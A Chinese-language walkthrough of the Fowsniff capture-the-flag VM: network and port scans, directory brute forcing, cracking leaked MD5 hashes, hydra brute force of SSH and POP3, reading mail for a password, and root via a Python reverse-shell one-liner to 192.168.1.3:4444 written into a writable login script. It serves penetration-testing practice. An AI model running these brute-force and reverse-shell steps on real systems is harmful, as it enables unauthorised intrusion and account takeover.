fowniff

信息收集

主机发现

```
sudo arp-scan -l
发现开放主机192.168.1.11

自动解析ip和mac地址
-l 从网络配置接口生成地址
```

端口扫描

```
sudo nmap --min-rate 10000 192.168.1.11 -oA nmapscan/ports/fowniff

--min-rate 10000  以最低一万的速率扫描，过低太慢，过高扫描可能不全
```

详细信息扫描

将端口保存

```
ports=$(grep open nmapscan/ports/fowniff.nmap | awk -F '/' '{print $1}' | paste -sd
',')

awk -F 指定分隔符  print $1打印第一个变量
paste -sd 指定输出的分隔符
```

扫描

```
sudo nmap -sT -sC -sV -O -p$ports 192.168.1.11 -oA nmapscan/detail/fowniff.nmap

-sT 指定tcp协议扫描
-sC 默认脚本模式
-sV 详细信息扫描
-O 探测主机系统版本
```

```
┌──(pduck㉿kali)-[~]
└─$ cat /home/pduck/nmapscan/ports/fowsniff.nmap
# Nmap 7.94SVN scan initiated Mon Mar 11 17:57:31 2024 as: nmap --min-rate 10000 -oA nmapscan/ports/fowsniff 192.168.1.11
Nmap scan report for bogon (192.168.1.11)
Host is up (0.00053s latency).
Not shown: 996 closed tcp ports (reset)
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
110/tcp open  pop3
143/tcp open  imap
MAC Address: 00:0C:29:63:6D:16 (VMware)

# Nmap done at Mon Mar 11 17:57:32 2024 -- 1 IP address (1 host up) scanned in 0.63 seconds

┌──(pduck㉿kali)-[~]
└─$ cat /home/pduck/nmapscan/detail/fowsniff.nmap
# Nmap 7.94SVN scan initiated Mon Mar 11 17:58:04 2024 as: nmap -sT -sC -sV -O -p22,80,110,143 -oA nmapscan/detail/fowsniff 192.168.1.11
Nmap scan report for bogon (192.168.1.11)
Host is up (0.0022s latency).

PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 90:35:66:f4:c6:d2:95:12:1b:e8:cd:de:aa:4e:03:23 (RSA)
|   256 53:9d:23:67:34:cf:0a:d5:5a:9a:11:74:bd:fd:de:71 (ECDSA)
|_  256 a2:8f:db:ae:9e:3d:c9:e6:a9:ca:03:b1:d7:1b:66:83 (ED25519)
80/tcp  open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Fowsniff Corp - Delivering Solutions
| http-robots.txt: 1 disallowed entry
|_/
110/tcp open  pop3    Dovecot pop3d
|_pop3-capabilities: SASL(PLAIN) AUTH-RESP-CODE UIDL USER CAPA RESP-CODES PIPELINING TOP
143/tcp open  imap    Dovecot imapd
|_imap-capabilities: LITERAL+ SASL-IR ID more IDLE Pre-login listed ENABLE AUTH=PLAINA0001 OK IMAP4rev1 LOGIN-REFERRALS capabilities have post-login
MAC Address: 00:0C:29:63:6D:16 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 3.2 - 4.9 (98%), Linux 3.10 - 4.11 (95%), OpenWrt Chaos Calmer 15.05 (Linux 3.18) or Designated Driver (Linux 4.1 or 4.4) (95%), Sony Android TV (Android 5.0)
 (95%), Linux 3.2 - 3.16 (95%), Linux 3.18 (94%), Android 4.0 (94%), Android 5.1 (94%), Android 7.1.2 (Linux 3.4) (94%), Linux 3.12 (94%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Mar 11 17:58:15 2024 -- 1 IP address (1 host up) scanned in 11.35 seconds

┌──(pduck㉿kali)-[~]
└─$
```

脚本漏洞扫描

```
sudo nmap --script=vuln -p22,80,110,143 192.168.1.11 -oA nmapscan/vuln/fownmiff
```

```
┌──(pduck㉿kali)-[~]
└─$ cat /home/pduck/nmapscan/vuln/fowsniff.nmap
# Nmap 7.94SVN scan initiated Mon Mar 11 17:58:51 2024 as: nmap --script=vuln -p22,80,110,143 -oA nmapscan/vuln/fowsniff 192.168.1.11
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Nmap scan report for bogon (192.168.1.11)
Host is up (0.00056s latency).

PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-internal-ip-disclosure:
|_  Internal IP Leaked: 127.0.1.1
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| http-enum:
|   /robots.txt: Robots file
|   /README.txt: Interesting, a readme.
|_  /images/: Potentially interesting directory w/ listing on 'apache/2.4.18 (ubuntu)'
110/tcp open  pop3
143/tcp open  imap
MAC Address: 00:0C:29:63:6D:16 (VMware)
```

渗透优先级:80:http 110:pop3 143:imap 22:ssh

web渗透

目录爆破

```
sudo gobuster dir -u http://192.168.1.11 --
wordlist=/usr/share/dirbuster/wordlists/directory-list-lowercase-2.3-medium.txt -o
dir/a

--wordlist=指定目录字典路径
-o 指定输出文件路径



指定扫描的文件类型，防止一扫有遗漏
sudo gobuster dir -u http://192.168.1.11 -x rar,zip,sql,php,html,txt --
wordlist=/usr/share/dirbuster/wordlists/directory-list-lowercase-2.3-medium.txt -o
dir/b
```

```
┌──(pduck㉿kali)-[~]
└─$ cd Redteam/fowsniff

┌──(pduck㉿kali)-[~/Redteam/fowsniff]
└─$ cat dir/dir1
/images               (Status: 301) [Size: 313] [--> http://192.168.1.11/images/]
/assets               (Status: 301) [Size: 313] [--> http://192.168.1.11/assets/]
/server-status        (Status: 403) [Size: 300]

┌──(pduck㉿kali)-[~/Redteam/fowsniff]
└─$ cat dir/dir2
/index.html           (Status: 200) [Size: 2629]
/images               (Status: 301) [Size: 313] [--> http://192.168.1.11/images/]
/.html                (Status: 403) [Size: 292]
/security.txt         (Status: 200) [Size: 459]
/assets               (Status: 301) [Size: 313] [--> http://192.168.1.11/assets/]
/robots.txt           (Status: 200) [Size: 26]
/.html                (Status: 403) [Size: 292]
/server-status        (Status: 403) [Size: 300]
```


web信息收集

reobots.txt 显示有不允许访问的目录


security.txt 显示fowniff 这家公司已经被拿下了

```
      WHAT SECURITY?

            ''~``
           ( o o )
+-----.oooO--(_)--Oooo.------+
|                            |
|          FOWSNIFF          |
|            got             |
|           PWN3D!!!         |
|                            |
|       .oooO                |
|        (   )   Oooo.       |
+---------\ (----(   )-------+
           \_)    ) /
                 (_/


Fowsniff Corp got pwn3d by B1gN1nj4!


No one is safe from my 1337 skillz!
```


信息检索



网页显示fowsniff 这家公司的推特，看看有什么信息



显示密码被转储的路径



显示了员工的账户密码信息

密码破解

判断加密类型


```
hash-identifier 8a28a94a588a95b80163709ab4313aa4
判断可能为md5
```

分隔账户和密码

```
cat pass.txt | awk -F '@' '{print $1}' > user.txt
cat pass.txt | awk -F ':' '{print $2}' > passwd.hash
```

john爆破

```
john --format=raw-md5 passwd.hash
--format 指定加密类型为md5
```



得到密码，stone账户密码没有破解出来

ssh 爆破登录

```
hydra -L user.txt -P passwd.txt ssh://192.168.1.11

-L 指定用户字典
-P 指定密码字典
```

```
┌──(pduck㉿kali)-[~/Redteam/fowsniff]
└─$ hydra -L user.txt -P a.txt ssh://192.168.1.11
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws
 and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-03-12 12:16:58
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 64 login tries (l:8/p:8), ~4 tries per task
[DATA] attacking ssh://192.168.1.11:22/
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-03-12 12:17:08
```

没有匹配的，尝试pop3

pop3登录

```
hydra - L user.txt -P passwd.txt pop3://192.168.1.11
```

scina:scoobydoo2 成功登录

```
telnet 192.168.1.11:110
user seina
pass scoodoo2
list
retr 1
retr 2
```

信息中显示了登录ssh密码

提权

```
hydra -L user.txt -p "S1ck3nBluff+secureshell" ssh://192.168.1.11
```

```
┌──(pduck㉿kali)-[~/Redteam/fowsniff]
└─$ hydra -L user.txt -p "S1ck3nBluff+secureshell" ssh://192.168.1.11
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations
 and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-03-12 12:30:23
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 8 tasks per 1 server, overall 8 tasks, 8 login tries (l:8/p:1), ~1 try per task
[DATA] attacking ssh://192.168.1.11:22/
[22][ssh] host: 192.168.1.11   login: baksteen   password: S1ck3nBluff+secureshell
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-03-12 12:30:26
```

ssh baksteen@192.168.1.11登录成功

.....

查看可写文件

```
find / -writable -type f 2>/dev/null | grep -v "proc"
```

```
baksteen@fowsniff:~$ find / -writable -type f 2>/dev/null | grep -v "proc"
/opt/cube/cube.sh
/home/baksteen/.cache/motd.legal-displayed
/home/baksteen/Maildir/dovecot-uidvalidity
/home/baksteen/Maildir/dovecot.index.log
/home/baksteen/Maildir/new/1520967067.V801I23764M196461.fowsniff
/home/baksteen/Maildir/dovecot-uidlist
/home/baksteen/.viminfo
/home/baksteen/.bash_history
/home/baksteen/.lesshsQ
/home/baksteen/.bash_logout
/home/baksteen/term.txt
/home/baksteen/.profile
/home/baksteen/.bashrc
/sys/fs/cgroup/memory/cgroup.event_control
/sys/fs/cgroup/systemd/user.slice/user-1004.slice/user@1004.service/tasks
/sys/fs/cgroup/systemd/user.slice/user-1004.slice/user@1004.service/init.scope/tasks
/sys/fs/cgroup/systemd/user.slice/user-1004.slice/user@1004.service/init.scope/cgroup.clone_children
/sys/fs/cgroup/systemd/user.slice/user-1004.slice/user@1004.service/init.scope/notify_on_release
/sys/kernel/security/apparmor/policy/.remove
/sys/kernel/security/apparmor/policy/.replace
/sys/kernel/security/apparmor/policy/.load
/sys/kernel/security/apparmor/.remove
/sys/kernel/security/apparmor/.replace
/sys/kernel/security/apparmor/.load
/sys/kernel/security/apparmor/.ns_name
/sys/kernel/security/apparmor/.ns_level
/sys/kernel/security/apparmor/.ns_stacked
/sys/kernel/security/apparmor/.stacked
/sys/kernel/security/apparmor/.access
baksteen@fowsniff:~$
```

修改文件内容，因为系统有python3，就网上找个python3反弹shell

```
python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.1.3",4444));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

建立监听，重新登录，拿到root权限